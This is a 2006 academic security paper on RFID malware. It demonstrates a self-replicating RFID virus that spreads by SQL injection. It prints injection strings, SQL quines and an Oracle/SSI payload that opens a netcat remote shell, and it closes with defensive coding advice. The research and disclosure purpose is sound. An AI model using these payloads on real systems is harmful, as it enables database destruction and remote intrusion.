Is Your Cat Infected with a Computer Virus?

Melanie R. Rieback Bruno Crispo Andrew S. Tanenbaum
Vrije Universiteit Amsterdam
Computer Systems Group
De Boelelaan 1081a, 1081 HV Amsterdam, Netherlands
{melanie,crispo,ast}@cs.vu.nl

Abstract

RFID systems as a whole are often treated with suspicion, but the input data received from individual RFID tags is implicitly trusted. RFID attacks are currently conceived as properly formatted but fake RFID data; however no one expects an RFID tag to send a SQL injection attack or a buffer overflow. This paper is meant to serve as a warning that data from RFID tags can be used to exploit back-end software systems. RFID middleware writers must therefore build appropriate checks (bounds checking, special character filtering, etc..), to prevent RFID middleware from suffering all of the well-known vulnerabilities experienced by the Internet. Furthermore, as a proof of concept, this paper presents the first self-replicating RFID virus. This virus uses RFID tags as a vector to compromise backend RFID middleware systems, via a SQL injection attack.

1. Introduction

Years after the successful introduction of RFID-based pet tagging, Seth the veterinarian's pet identification system started displaying odd behavior. First, the RFID reader seemed to be reporting incorrect pet address data. A couple hours later, the system seemed to be erasing data from pets' RFID tags. Then the strangest thing of all happened: the LCD display on the pet identification computer froze and displayed the ominous message: "All your pet are belong to us."[1]

Input data can be used by hackers to exploit back-end software systems. This is old news, but it has not prevented RFID system designers from implicitly trusting the structural integrity of data provided by RFID tags. RFID attacks are commonly conceived as properly formatted but fake RFID data. However, no one currently expects an RFID tag to send a SQL injection attack or a buffer overflow. This paper will demonstrate that the trust that RFID tag data receives is unfounded. The security breaches that RFID deployers dread most – RFID malware, RFID worms, and RFID viruses – are right around the corner. To prove our point, this paper will present the first self-replicating RFID virus. Our main intention behind this paper is to encourage RFID middleware designers to adopt safe programming practices. In this early stage of RFID deployment, SW developers still have the opportunity to "lock down" their RFID systems, to prepare them for the attacks described in this paper.

[1] See: http://en.wikipedia.org/wiki/All_your_base_are_belong_to_us

1.1 Introduction to RFID

Radio Frequency Identification (RFID) is the quintessential Pervasive Computing technology. Touted as the replacement for traditional barcodes, RFID's wireless identification capabilities promise to revolutionize our industrial, commercial, and medical experiences. The heart of the utility is that RFID makes gathering information about physical objects easy. Information about RFID tagged objects can be transmitted for multiple objects simultanously, through physical barriers, and from a distance. In line with Mark Weiser's concept of "ubiquitous computing"[20], RFID tags could turn our interactions with computing infrastructure into something subconscious and sublime.

This promise has led investors, inventors, and manufacturers to adopt RFID technology for a wide array of applications. RFID tags could help combat the counterfeiting of goods like designer sneakers, pharmaceutical drugs, and money. RFID-based automatic checkout systems might tally up and pay our bills at supermarkets, gas stations, and highways. We reaffirm our position as "top of the food chain" by RFID tagging cows, pigs, birds, and fish, thus enabling fine-grained quality control and infectious animal disease tracking. RFID technology also manages our supply chains, mediates our access to buildings, tracks our kids, and defends against grave robbers[6]. The family dog and cat even have RFID pet identification chips implanted in

Proceedings of the Fourth Annual IEEE International Conference on Pervasive Computing and Communications (PERCOM'06)
0-7695-2518-0/06 $20.00 © 2006 IEEE

them; given the trend towards subdermal RFID use, their owner will be next in line.

1.2 Well-Known RFID Threats

This pervasive computing utopia also has its dark side. RFID automates information collection about individuals' locations and actions, and this data could be abused by hackers, retailers, and even the government. There are a number of well-established RFID security and privacy threats.

1. **Sniffing.** RFID tags are designed to be read by any compliant reading device. Tag reading may happen without the knowledge of the tag bearer, and it may also happen at large distances. One recent controversy highlighting this issue concerned the "skimming" of digital passports (a.k.a Machine Readable Travel Documents[4]).

2. **Tracking.** RFID readers in strategic locations can record sightings of unique tag identifiers (or "constellations" of non-unique tag IDs), which are then associated with personal identities. The problem arises when individuals are tracked involuntarily. Subjects may be conscious of the unwanted tracking (i.e. school kids, senior citizens, and company employees), but that is not always necessarily the case.

3. **Spoofing.** Attackers can create "authentic" RFID tags by writing properly formatted tag data on blank or rewritable RFID transponders. One notable spoofing attack was performed recently by researchers from Johns Hopkins University and RSA Security[8]. The researchers cloned an RFID transponder, using a sniffed (and decrypted) identifier, that they used to buy gasoline and unlock an RFID-based car immobilization system.

4. **Replay attacks.** Attackers can intercept and retransmit RFID queries using RFID relay devices[14]. These retransmissions can fool digital passport readers, contactless payment systems, and building access control stations. Fortunately, implementing challenge-response authentication between the RFID tags and back-end middleware improves the situation.

5. **Denial of Service.** Denial of Service (DoS) is when RFID systems are prevented from functioning properly. Tag reading can be hindered by Faraday cages[2] or "signal jamming", both of which prevent radio waves from reaching RFID tagged objects. DoS can be disasterous in some situations, such as when trying to read medical data from VeriMed subdermal RFID chips in the trauma ward at the hospital.

This list of categories represents the current state of "common knowledge" regarding security and privacy threats to RFID systems. This paper will (unfortunately) add a new category of threats to this list. All of the previously discussed threats relate to the high-level misuse of properly formatted RFID data, while the RFID malware described in this paper concerns the low-level misuse of improperly formatted RFID tag data.

2 The Trouble with RFID Systems

RFID malware is a Pandora's box that has been gathering dust in the corner of our "smart" warehouses and homes. While the idea of RFID viruses has surely crossed people's minds, the desire to see RFID technology succeed has suppressed any serious consideration of the concept. Furthermore, RFID exploits have not yet appeared "in the wild" so people conveniently figure that the power constraints faced by RFID tags make RFID installations invulnerable to such attacks.

Unfortunately, this viewpoint is nothing more than a product of our wishful thinking. RFID installations have a number of characteristics that make them outstanding candidates for exploitation by malware:

1. **Lots of Source Code.** RFID tags have power constraints that inherently limit complexity, but the back-end RFID middleware systems[3] may contain hundreds of thousands, if not millions, of lines of source code. If the number of software bugs averages between 6-16 per 1,000 lines of code[7], RFID middleware is likely to have lots of exploitable holes. In contrast, smaller "home-grown" RFID middleware systems will probably have fewer lines of code, but they will also most likely suffer from insufficient testing.

2. **Generic Protocols and Facilities.** Building on existing Internet infrastructure is a scalable, cost-effective manner to develop RFID middleware. However, adopting Internet protocols also causes RFID middleware to inherit additional baggage, like well-known security vulnerabilities. The EPCglobal network exemplifies this trend, by adopting the Domain Name System (DNS), Uniform Resource Identifiers (URIs), and Extensible Markup Language (XML).

3. **Back-End Databases.** The essence of RFID is automated data collection. However, the collected tag data must be stored and queried, to fulfill larger application

[2] The German anti-RFID group FoeBuD sells "RFID absorber foil" that is both portable and fashionable

[3] By RFID middleware, we are referring to the combination of RFID reader interfaces, application servers, and back-end databases.

purposes. Databases are thus a critical part of most RFID systems – a fact which is underscored by the involvement of traditional database vendors like SAP and Oracle with commercial RFID middleware development. The bad news is that databases are also susceptable to security breaches. Worse yet, they even have their own unique classes of attacks.

4. **High-Value Data.** RFID systems are an attractive target for computer criminals. RFID data may have a financial or personal character, and it is sometimes even important for national security (i.e. the data on digital passports.) Making the situation worse, RFID malware could conceivably cause more damage than normal computer-based malware. This is because RFID malware has real-world side effects: besides harming back-end IT systems, it is also likely to harm tagged real-world objects.

5. **False Sense of Security.** The majority of hack attacks exploit easy targets, and RFID systems are likely to be vulnerable because nobody expects RFID malware (yet); especially not in offline RFID systems. RFID middleware developers need to take measures to secure their systems (See Section 7), and we hope that this article will prompt them to do that.

3 RFID-Based Exploits

RFID tags can directly exploit back-end RFID middleware. Skeptics might ask, "RFID tags are so resource limited that they cannot even protect themselves (i.e. with cryptography) – so how could they ever launch an attack?" The truth, however, is that RFID middleware exploitation requires more ingenuity than resources. The manipulation of less than 1 Kbits of on-tag RFID data can exploit security holes in RFID middleware, subverting its security, and perhaps even compromising the entire computer, or the entire network!

RFID tags can perform the following types of exploits:

1. **Buffer overflows.** Buffer overflows are one of the most common sources of security vulnerabilities in software. Found in both legacy and modern software, buffer overflows cost the software industry hundreds of millions of dollars per year. Buffer overflows have also played a prominent part in events of hacker legend and lore, including the Morris (1988), Code Red (2001), and SQL Slammer (2003) worms.

   Buffer overflows usually arise as a consequence of the improper use of languages such as C or C++ that are not "memory-safe." Functions without bounds checking (strcpy, strlen, strcat, sprintf, gets), functions with null termination problems (strncpy, snprintf, strncat), and user-created functions with pointer bugs are notorious buffer overflow enablers[1].

   The life of a buffer overflow begins when an attacker inputs data either directly (i.e. via user input) or indirectly (i.e. via environment variables). This input data is deliberately longer then the allocated end of a buffer in memory, so it overwrites whatever else happened to be there. Since program control data is often located in the memory areas adjacent to data buffers, the buffer overflow can cause the program to execute arbitrary code[3].

   RFID tags can exploit buffer overflows to compromise back-end RFID middleware systems. This is counter-intuitive, since most RFID tags are limited to 1024 bits or less. However, commands like 'write multiple blocks' from ISO-15693 can allow a resource-poor RFID tag to repeatedly send the same data block, with the net result of filling up an application-level buffer. Meticulous formatting of the repeatedly sent data block can still manage to overwrite a return address on the stack.

   An attacker can also "cheat" and use contactless smart cards, which have a larger amount of available storage space. Better yet, an attacker can really blow RFID middleware's buffers away, by using a resource rich actively-powered RFID tag simulating device, like the RFID Guardian[17].

2. **Code Insertion.** Malicious code can be injected into an application by an attacker, using any number of scripting languages including VBScript, CGI, Java, Javascript, and Perl. HTML insertion and Cross-Site Scripting (XSS) are common kinds of code insertion, and one tell-tale sign of these attacks is the presence of the following special characters in input data:

   `< > " ' % ; ) ( & + -`

   To perform code insertion attacks, hackers usually first craft malicious URLs, followed by "social engineering" efforts to trick users into clicking on them[2]. When activated, these scripts will execute attacks ranging from cookie stealing, to WWW session hijacking, to even exploiting web browser vulnerabilities in an attempt to compromise the entire computer.

   RFID tags with data written in a scripting language can perform code insertion attacks on some back-end RFID middleware systems. If the RFID applications use web protocols to query back-end databases (as EPCglobal does), there is a chance that RFID middleware clients can interpret the scripting languages (perhaps because the software is implemented using a web client). If this is the case, then RFID middleware will

be susceptable to the same code insertion problems as your typical web browsers.

3. **SQL injection.** SQL injection is a type of code insertion attack that tricks a database into running SQL code that was not intended. Attackers have several objectives with SQL injection. First, they might want to "enumerate" (map out) the database structure. Then, the attackers might want to retrieve unauthorized data, or make equally unauthorized modifications or deletions. Databases also sometimes allow DB administrators to execute system commands. For example, Microsoft SQL Server executes commands using the 'xp_cmdshell' stored procedure. The attacker might use this to compromise the computer system, by emailing the system's shadow password file to a certain location.

   RFID tag data can contain SQL injection attacks that exploit back-end RFID middleware databases. RFID tag data storage limitations are not a problem for these attacks because it is possible to do quite a lot of harm in a very small amount of SQL[5]. For example, the injected command:

   ```
   ;shutdown--
   ```

   will shut down a SQL server instance, using only 12 characters of input. Another nasty command is:

   ```
   drop table <tablename>
   ```

   which will delete the specified database table. Just as with standard SQL injection attacks, if the DB is running as root, RFID tags can execute system commands which could compromise an entire computer, or even the entire network!

3.1 RFID-Based Worms

A worm is a program that self-propagates across a network, exploiting security flaws in widely-used services. A worm is distinguishable from a virus in that a worm does not require any user activity to propagate[19]. Worms usually have a "payload", which performs activities ranging from deleting files, to sending information via email, to installing software patches. One of the most common payloads for a worm is to install a "backdoor" in the infected computer, which grants hackers easy return access to that computer system in the future.

An RFID worm propagates by exploiting security flaws in online RFID services. RFID worms do not necessarily require users to do anything (like scanning RFID tags) to propagate, although they will also happily spread via RFID tags, if given the opportunity.

The process begins when RFID worms first discover RFID middleware servers to infect over the Internet. They use network-based exploits as a "carrier mechanism" to transmit themselves onto the target. One example are attacks against EPCglobal's Object Naming Service (ONS) servers, which are susceptible to several common DNS attacks. (See [9] for more details.) These attacks can be automated, providing the propagation mechanism for an RFID worm.

RFID worms can also propagate via RFID tags. Worm-infected RFID middleware can "infect" RFID tags by overwriting their data with an on-tag exploit. This exploit causes new RFID middleware servers to download and execute some file from a remote location. The file would infect the RFID middleware server in the same manner as standard malware, thus launching a new instance of the RFID worm.

4 RFID-Based Viruses

While RFID worms rely upon the presence of a network connection, a truly self-replicating RFID virus is fully self-sufficient. This upcoming section will demonstrate how to create a self-replicating RFID virus, requiring only an infected RFID tag as an attack vector.

4.1 Application Scenario

We will start off our RFID virus discussion by introducing a hypothetical but realistic application scenario:

A supermarket distribution center employs a warehouse automation system with reusable RFID-tagged containers. Typical system operation is as follows: a pallet of containers containing a raw product (i.e. fresh produce) passes by an RFID reader upon arrival in the distribution center. The reader identifies and displays the products' serial numbers, and it forwards the information to a corporate database. The containers are then emptied, washed, and refilled with a packaged version of the same (or perhaps a different) product. An RFID reader then updates the container's RFID tag data to reflect the new cargo, and the refilled container is sent off to a local supermarket branch.

4.1.1 Back-End Architecture

The RFID middleware architecture for this system is not very complicated. The RFID system has several RFID readers at the front-end, and a database at the back-end. The RFID tags on the containers are read/write, and their data describes the cargo that is stored in the container. The back-end RFID database also stores information about the incoming and outgoing containers' cargo. For the sake of our dis-

cussion, let us say that the back-end database contains a table called NewContainerContents:

TagID	ContainerContents
123	Apples
234	Pears

Table 1. NewContainerContents table

This particular table lists the cargo contents for refilled containers. According to the table, the container with RFID tag #123 will be refilled with apples, and the container with RFID tag #234 will be refilled with pears.

4.2 How The RFID Virus Works

One day a container arrives in the supermarket distribution center that is carrying a surprising payload. The container's RFID tag is infected with a computer virus. This particular RFID virus uses SQL injection to attack the back-end RFID middleware systems.

When the container's RFID tag data is read, SQL injection code is unintentionally executed by the back-end database. This particular SQL injection attack simply appends a copy of its own code to all of the existing data in the ContainerContents row of the NewContainerContents database table. Later in the day, a different container is unloaded and refilled with new cargo. The warehouse management system writes the (modified) ContainerContents value into the RFID tag on that container, thus propagating the infection. The newly-infected container is then sent on its way, to infect other establishments' RFID automation systems (assuming use of the same middleware system). These RFID systems then infect other RFID tags, which infect other RFID middleware systems, etc..

Specifically, an RFID tag might contain the following data:

```
Contents=Raspberries;UPDATE NewContainerContents
SET ContainerContents = ContainerContents ||
``;[SQL Injection]'';
```

The RFID system expects to receive the data before the semicolon. (In this case, the data describes the container contents, which happen to be freshly plucked raspberries.) The semicolon itself, however, is unexpected; it serves to conclude the current query, and begin a new one. The SQL injection attack is located after the semicolon.

4.2.1 Dealing With Self-Reference

This all sounds good in theory, but the SQL injection part remains to be filled in. Drawing from our previous formulation:

```
[SQL Injection] = UPDATE NewContainerContents
SET ContainerContents = ContainerContents ||
``;[SQL Injection]'';
```

This SQL injection statement is self-referential, and we need a way to get around this. Here is one possible solution: Most databases have a command that will list the currently executing queries. This can be leveraged to fill in the self-referential part of the RFID virus. For example, this is such a command in Oracle:

```
SELECT SQL_TEXT FROM v$sql WHERE INSTR(
SQL_TEXT,''')>0;
```

There are similar commands in Postgres, MySQL, Sybase, and other database programs. Filling in the "get current query" command, our total RFID viral code now looks like:[4]

```
Contents=Raspberries;
UPDATE NewContainerContents SET ContainerContents=
ContainerContents || ';' || CHR(10) || (SELECT
SQL_TEXT FROM v$sql WHERE INSTR(SQL_TEXT,''')>0);
```

The self-reproductive capabilities of this RFID virus are now complete.

5 Optimizations

The RFID virus, as it was just described, has a lot of room for improvement. This section will introduce optimizations for increasing viral stealth and generality.

5.1 Increased Stealth

The RFID virus is not very stealthy. The SQL injection attack makes obvious changes to the database tables, which can be casually spotted by a database administrator.

To solve this problem, RFID viruses can hide the modifications they make. For example, the SQL injection payload could create and use stored procedures to infect RFID tags, while leaving the database tables unmodified. Since DB administrators do not examine stored procedure code as frequently as they examine table data, it is likely to take them longer to notice the infection. However, the disadvantage of using stored procedures is that each brand of database has its own built-in programming language. So the resulting virus will be reasonably database-specific.

On the other hand, stealth might not even be that important for RFID viruses. A database administrator might spot and fix the viral infection, but the damage has already been done if even a single infected RFID-tagged container has left the premises.

[4] This RFID virus is specifically written to work with Oracle SQL*Plus. The CHR(10) is a linefeed, required for the query to execute properly.

5.2 Increased Generality

Another problem with the previously described RFID virus is that it relies upon a certain underlying database structure, thus limiting the virus' reproductive ability to a specific middleware configuration. An improvement would be to create a more generic viral reproductive mechanism, which can potentially infect a wider variety of RFID deployments.

One way to create a more generic RFID virus is to eliminate the name of the table and columns from the reproductive mechanism. The SQL injection attack could instead append data to the multiple tables and columns that happen to be present. The downside of this approach is that it is difficult to control – if data is accidentally appended to the TagID column, the virus will not even reproduce anymore!

5.3 Adding Generality with Quines

The RFID virus can achieve further generality by self-reproducing without the aid of the DB-specific command "get current query". One way for our RFID virus to do this is to use a SQL quine.[5]

A quine is a program that prints its own source code. Douglas R. Hofstadter coined the term 'quine' in his book 'Godel, Escher, Bach'[11], in honor of Willard van Orman Quine who first introduced the concept. A few basic principles apply when trying to write self-reproducing code. The most important principle is that quines consist of a "code" and "data" portion. The data portion represents the textual form of the quine. The code uses the data to print the code, and then uses the data to print the data. Hofstadter clarifies this by making the following analogy to cellular biology: the "code" of a quine is like a cell, and the "data" is the cell's DNA. The DNA contains all of the necessary information for cell replication. However, when a cell uses the DNA to create a new cell, it also replicates the DNA itself.

Now that we understand what a quine is, we want to write one in SQL. Here is one example of a SQL quine (PostgreSQL)[13]:

```
SELECT substr(source,1,93) || chr(39) || source ||
chr(39) || substr(source,94) FROM (SELECT 'SELECT
substr(source,1,93) || chr(39) || source || chr(39)
|| substr(source,94) FROM (SELECT ::text as source)
q;'::text as source) q;
```

This SQL quine simply reproduces itself – and does nothing more.

[5] RFID viruses using quines tend to have a large number of characters, so the attacks described here are better suited to contactless smartcard systems.

5.3.1 Adding Payloads as Introns

Self-replicating SQL code is purely a mental exercise until it does something functional. We would like to add viral "payloads" to the SQL quine, but we do not want to harm its self-reproductive ability. To achieve this, we can use "introns", which are pieces of quine data that are not used to output the quine code, but that are still copied when the data is written to the output. The term "intron" is a continuation of Hofstadter's analogy, who compared non-essential quine data with the portions of DNA that are not used to produce proteins. A quine's introns are reproduced along with a quine, but they are not necessary to the self-reproducing ability of the quine. Therefore, an intron can be modified without a reproductive penalty; making introns the perfect place to put SQL injection attacks.

5.3.2 Polymorphic RFID Viruses

A polymorphic virus is a virus that changes its binary signature every time it replicates, hindering detection by antivirus programs.

We can use "multi-quines" to create polymorphic RFID viruses. A multi-quine is a set of programs that print their own source code, unless given particular inputs, which cause the programs to print the code of another program in the set[15]. Multi-quines work using introns; the intron of a first program represents the code of a second program, and the intron of the second program represents the code of the first. Multi-quine polymorphic RFID viruses work in the same way: when the virus is passed a particular parameter, it produces a representation of the second virus; and vice-versa. The varying parameter could be a timestamp, or some quality of the RFID back-end database that is currently being infected.

To make the virus truly undetectable by antiviral signature matching, encryption would also be necessary to obscure the RFID virus' code portion. Amazingly enough, David Madore has already demonstrated this possibility – he wrote a quine (in C) that stores its own code enciphered with the blowfish cryptographic algorithm in its data[15]. Unfortunately, this quine is sufficiently large that it no longer reasonably fits on a contactless smart card. However, it does serve as a remarkable example of what can be achieved using a hearty dose of brain-power and fully self-reproducing code!

6 Implementation

Yogi Berra once said, "In theory there is no difference between theory and practice. In practice there is." For that reason, we have implemented our RFID malware ideas, to test them for their real-world applicability.

6.1 Detailed Example: Oracle/SSI Virus

This section will give a detailed description of an RFID virus implementation that specifically targets Oracle and Apache Server-Side Includes (SSIs). This RFID virus combines self-replication with a malicous payload, and the virus leverages both SQL and script injection attacks. It is also small enough to fit on a low-cost RFID tag, with only 127 characters.

6.1.1 Back-End Architecture

Real-life RFID deployments employ a wide variety of physically distributed RFID readers, access gateways, management interfaces, and databases. To imitate this architecture, we created a modular test platform, that is illustrated in Figure 1. We have used this platform to successfully attack multiple databases (MySQL, Postgres, Oracle, SQL Server); We would describe it all here, but due to lack of space, the non-Oracle viruses (and their variants) will be discussed in a subsequent paper.



Figure 1. RFID Malware Test Platform

To test Oracle-specific viral functionality, we used a Windows machine running the Oracle 10g database alongside a Philips I.Code/MIFARE RFID reader (with I.Code SLI tags). We also used a Linux machine running the Management Interface (PHP on Apache) and the DB Gateway (CGI executable w/ OCI library, version 10).

A virus is meaningless without a target application, so we chose to continue the supermarket distribution center scenario from Section 4. Our Oracle database is thus configured as follows:

```
CREATE TABLE ContainerContents (
    TagID           VARCHAR(16),
    NewContents     VARCHAR(128),
    OldContents     VARCHAR(128)
);
```

As before, the TagID is the 8-byte RFID tag UID (hex-encoded), and the OldContents column represents the "known" contents of the container, containing the last data value read from the RFID tag. Additionally, the NewContents column represents the refilled cargo contents that still need to be written to the RFID tag. If no update is available, this column will be NULL, and RFID tag data will not be rewritten. A typical view of the ContainerContents is provided in Table 2.

TagID	OldContents	NewContents
123	Apples	Oranges
234	Pears	

Table 2. ContainerContents table

6.1.2 The Virus

The following Oracle/SSI virus uses SQL injection to infect the database:

```
Apples',NewContents=(select SUBSTR(SQL_TEXT,43,
127)FROM v$sql WHERE INSTR(SQL_TEXT,'<!--#exec
cmd=''netcat -lp1234|sh''-->')>0)--
```

Self-replication works in a similar fashion as demonstrated earlier, by utilizing the currently executing query:

```
SELECT SUBSTR(SQL_TEXT,43,127)FROM v$sql
WHERE INSTR(SQL_TEXT, ...payload...)>0)
```

However, this virus also has a bonus compared to the previous one – it has a payload.

```
<!--#exec cmd=''netcat -lp1234|sh''-->
```

When this Server-Side Include (SSI) is activated by the Management Interface, it executes the system command 'netcat', which opens a backdoor. The backdoor is a remote command shell on port 1234, which lasts for the duration of the SSI execution.

6.1.3 Database Infection

When an RFID tag (infected or non-infected) arrives, the RFID Reader Interface reads the tag's ID and data, and these values are stored appropriately. The RFID Reader Interface then constructs queries, which are sent to the Oracle DB via the OCI library. The OldContents column is updated with the newly read tag data, using the following query:

```
UPDATE ContainerContents SET OldContents=
'tag.data' WHERE TagId='tag.id';
```

Unexpectedly, the virus exploits the UPDATE query:

```
UPDATE ContainerContents SET OldContents=
'Apples',NewContents=(select SUBSTR(
SQL_TEXT,43,127)FROM v$sql WHERE INSTR(
SQL_TEXT,'<!--#exec cmd=''netcat -lp1234|
sh''-->')>0)--'WHERE TagId='123'
```

TagID	OldContents	NewContents
123	Apples	Apples',NewContents=(select SUBSTR(SQL_TEXT,43,127)FROM v$sql WHERE INSTR(SQL_TEXT,'<!−−#exec cmd="netcat -lp1234|sh"−− >')>0)−−
234	Apples	Apples',NewContents=(select SUBSTR(SQL_TEXT,43,127)FROM v$sql WHERE INSTR(SQL_TEXT,'<!−−#exec cmd="netcat -lp1234|sh"−− >')>0)−−

Table 3. Infected ContainerContents Table

This results in two changes to the DB: the OldContents column is overwritten with 'Apples', and the NewContents column is overwritten with a copy of the virus. Because the two dashes at the end of the virus comment out the original WHERE clause, these changes occur in every row of the database. Table 3 illustrates what the database table now looks like.

6.1.4 Payload Activation

The Management Interface polls the database for current tag data, with the purpose of displaying the OldContents and NewContents columns in a web browser. When the browser loads the virus (from NewContents), it unintentionally activates the Server-Side Include, which causes a backdoor to briefly open on port 1234 of the web server. The attacker now has a command shell on the Management Interface machine, which has the permissions of the Apache webserver. The attacker can then use netcat to further compromise the Management Interface host, and may even compromise the back-end DBs by modifying and issuing unrestricted queries through the web interface.

6.1.5 Infection of New Tags

After the database is infected, new (uninfected) tags will eventually arrive at the RFID system. NewContents data is written to these newly arriving RFID tags, using the following query:

```
SELECT NewContents FROM ContainerContents
WHERE TagId='tag.id';
```

If NewContents happens to contain viral code, then this is exactly what gets written to the RFID tags. Data written to the RFID tag is then erased by the system, resulting in the removal of the virus from the NewContents column. So in order for the virus to perpetuate, at least one SSI must be executed before all NewContents rows are erased. (But most RFID systems have lots of tags, so this should not be a serious problem.)

6.2 Lessons Learned

We have learned the following lessons from implementating our malware ideas on I.Code SLI RFID tags.

Figure 2. The world's first virally-infected RFID tag

1. **Space limitations.** The I.Code SLI tag has 28 blocks of 8-digit (4 byte) hex numbers for a total of 896 bits of data. Using ASCII (7-bit) encoding, 128 characters will fit on a single RFID tag. The Oracle virus is 127 characters; but this small size required tradeoffs. We had to shorten the Oracle "get current query" code to the point that the replication works erratically when two infected RFID tags are read simultaneously. It is also possible to squeeze out extra characters by shortening payloads and DB column names (which is not possible in real-life RFID deployments). It is also worth remembering that as RFID technology improves over time, low-cost tags will have more bits and thus be able to support increasingly complex RFID viruses.

   Another solution is to use high-cost RFID tags with larger capacities (i.e. contactless smart cards). For example, the MIFARE DESFire SAM contactless smart card has 72 kBits of storage (˜10,000 characters w/ 7-bit ASCII encoding). However, this has the disadvantage that it will only work in certain application scenarios that permit the use of more expensive tags.

   A final solution is to spread RFID exploits across multiple tags. The first portion of the exploit code can store SQL code in a DB location or environment variable. A subsequent tag can then add the rest of

the code, and then 'PREPARE' and execute the SQL query. However, this solution is problematic both because it uses multiple tags (which may violate application constraints), plus it requires the tags to be read in the correct order. Note that this also will not work for RFID viruses, since the total contents are too large to rewrite to a single RFID tag.

2. **Quine generality issues.** SQL is Structured Query Language, not Standard Query Language. In other words, SQL is not SQL is not SQL: different databases offer different variants and subsets of the SQL language. This means that even quines written purely in SQL can still be database specific. For this reason, the example SQL quine from Section 5.3 only works on PostgreSQL and not on Oracle. This is due to variances in SQL commands – concat() vs. ||, char vs. chr, etc.. This means that a truly platform independent SQL quine would need to avoid these platform-specific SQL commands.

3. **Self-replication issues.** Utilizing the currently executing query for RFID virus self-replication only works in certain circumstances. MySQL's "SHOW FULL PROCESSLIST" command won't return a useable result set, outside the C API, and PostgreSQL also has a "reporting delay" which results in the current_query being specified as '<IDLE>'. On the other hand, utilizing the currently executing query is not a problem with Oracle – "SELECT SUBSTR(SQL_TEXT,43,127)FROM v$sql WHERE INSTR(SQL_TEXT, ...payload...)>0)" works just fine (assuming administrator privileges).

7 Discussion

Now that we have demonstrated how to exploit RFID middleware systems, it is important for RFID middlware designers and administrators to understand how to prevent and fix these problems. Concerned parties can protect their systems against RFID malware by taking the following steps[16]:

1. **Bounds checking.** Bounds checking is the means of detecting whether or not an index lies within the limits of an array. It is usually performed by the compiler, so as not to induce runtime delays. Programming languages that enforce run-time checking, like Ada, Visual Basic, Java, and C#, do not need bounds checking. However, RFID middleware written in other languages should be compiled with bounds-checking enabled.

2. **Sanitize the input.** Instead of explicitly stripping off special characters, it is easier to only accept data that contains the standard alphanumeric characters (0-9,a-z,A-Z). However, it is not always possible to eliminate all special characters. For example, an RFID tag on a library book might contain the publisher's name, O'Reilly. Explicitly replicating single quotes, or escaping quotes with backslashes will not always help either, because quotes can be represented by Unicode and other encodings. It is best to use built-in "data sanitizing" functions, like pg_escape_bytea() in Postgres and mysql_real_escape_string() in MySQL.

3. **Disable back-end scripting languages.** RFID middleware that uses HTTP can mitigate script injection by eliminating scripting support from the HTTP client. This may include turning off both client-side (i.e. Javascript, Java, VBScript, ActiveX, Flash) and server-side languages (i.e. Server-Side Includes).

4. **Limit database permissions and segregate users.** The database connection should use the most limited rights possible. Tables should be made read-only or inaccessable, because this limits the damage caused by successful SQL injection attacks. It is also critical to disable the execution of multiple SQL statements in a single query.

5. **Use parameter binding.** Dynamically constructing SQL on-the-fly is dangerous. Instead, it is better to use stored procedures with parameter binding. Bound parameters (using the PREPARE statement) are not treated as a value, making SQL injection attacks more difficult.

6. **Isolate the RFID middleware server.** Compromise of the RFID middleware server should not automatically grant full access to the rest of the back-end infrastructure. Network configurations should therefore limit access to other servers using the usual mechanisms (i.e. DMZs)

7. **Code review.** RFID middleware source code is less likely to contain exploitable bugs if it is frequently scrutinized. "Home grown" RFID middleware should be critically audited. Widely distributed commercial or open-source RFID middleware solutions are less likely to contain bugs.

For more information about secure programming practices, see the books 'Secure Coding'[10], 'Building Secure Software'[18], and 'Writing Secure Code' (second edition)[12].

8 Conclusion

RFID malware threatens an entire class of Pervasive Computing applications. Developers of the wide variety

of RFID-enhanced systems will need to "armor" their systems, to limit the damage that is caused once hackers start experimenting with RFID exploits, RFID worms, and RFID viruses on a larger scale. This paper has underscored the urgency of taking these preventative measures by illustrating the general feasibility of RFID malware, and by presenting the first ever RFID virus.

The spread of RFID malware may launch a new frontier of cat-and-mouse activity, that will play out in the arena of RFID technology. RFID malware may cause other new phenomena to appear; from RFID phishing (tricking RFID reader owners into reading malicious RFID tags) to RFID wardriving (searching for vulnerable RFID readers). People might even develop RFID honeypots to catch the RFID wardrivers! Each of these cases makes it increasingly obvious that the age of RFID innocence has been lost. People will never have the luxury of blindly trusting the data in their cat again.

9 Acknowledgements

We would like to thank Patrick Simpson for his time and energy spent on our RFID malware test platform.

This work was supported by the Nederlandse Organisatie voor Wetenschappelijk Onderzoek (NWO), as project #600.065.120.03N17.

References

[1] How to find security holes. http://www.canonical.org/~kragen/security-holes.html.

[2] How to prevent cross-site scripting security issues. http://support.microsoft.com/default.aspx?scid=kb;en-us;Q252985.

[3] Wikipedia - buffer overflow. http://en.wikipedia.org/wiki/Buffer_overflow.

[4] Biometrics deployment of machine readable travel documents. May 2004. http://www.icao.int/mrtd/download/documents/Biometrics%20deployment%20o%f%20Machine%20Readable%20Travel%20Documents%202004.pdf.

[5] C. Anley. Advanced SQL injection in SQL Server applications. http://www.nextgenss.com/papers/advanced_sql_injection.pdf.

[6] Anonymous. Rest in peace. In *RFID Buzz*. http://www.rfidbuzz.com/news/2005/rest_in_peace.html.

[7] V. R. Basili and B. T. Perricone. Software errors and complexity: An empirical investigation. *Commun. ACM*, 27(1):42–52, 1984.

[8] S. Bono, M. Green, A. Stubblefield, A. Juels, A. Rubin, and M. Szydlo. Security analysis of a cryptographically-enabled RFID device. In *14th USENIX Security Symposium*, pages 1–16, Baltimore, Maryland, USA, July-August 2005. USENIX.

[9] B. Fabian, O. Günther, and S. Spiekermann. Security analysis of the object name service for RFID. In *Security, Privacy and Trust in Pervasive and Ubiquitous Computing*, July 2005.

[10] M. G. Graff and K. R. Van Wyk. *Secure Coding: Principles and Practices*. O'Reilly, 2003.

[11] D. R. Hofstadter. *Godel, Escher, Bach: An Eternal Golden Braid*. Basic Books, Inc., New York, NY, USA, 1979.

[12] M. Howard and D. LeBlanc. *Writing Secure Code*. Microsoft Press, 2002.

[13] N. Jorgensen. Self documenting program in SQL. http://www.droptable.com/archive478-2005-5-25456.html.

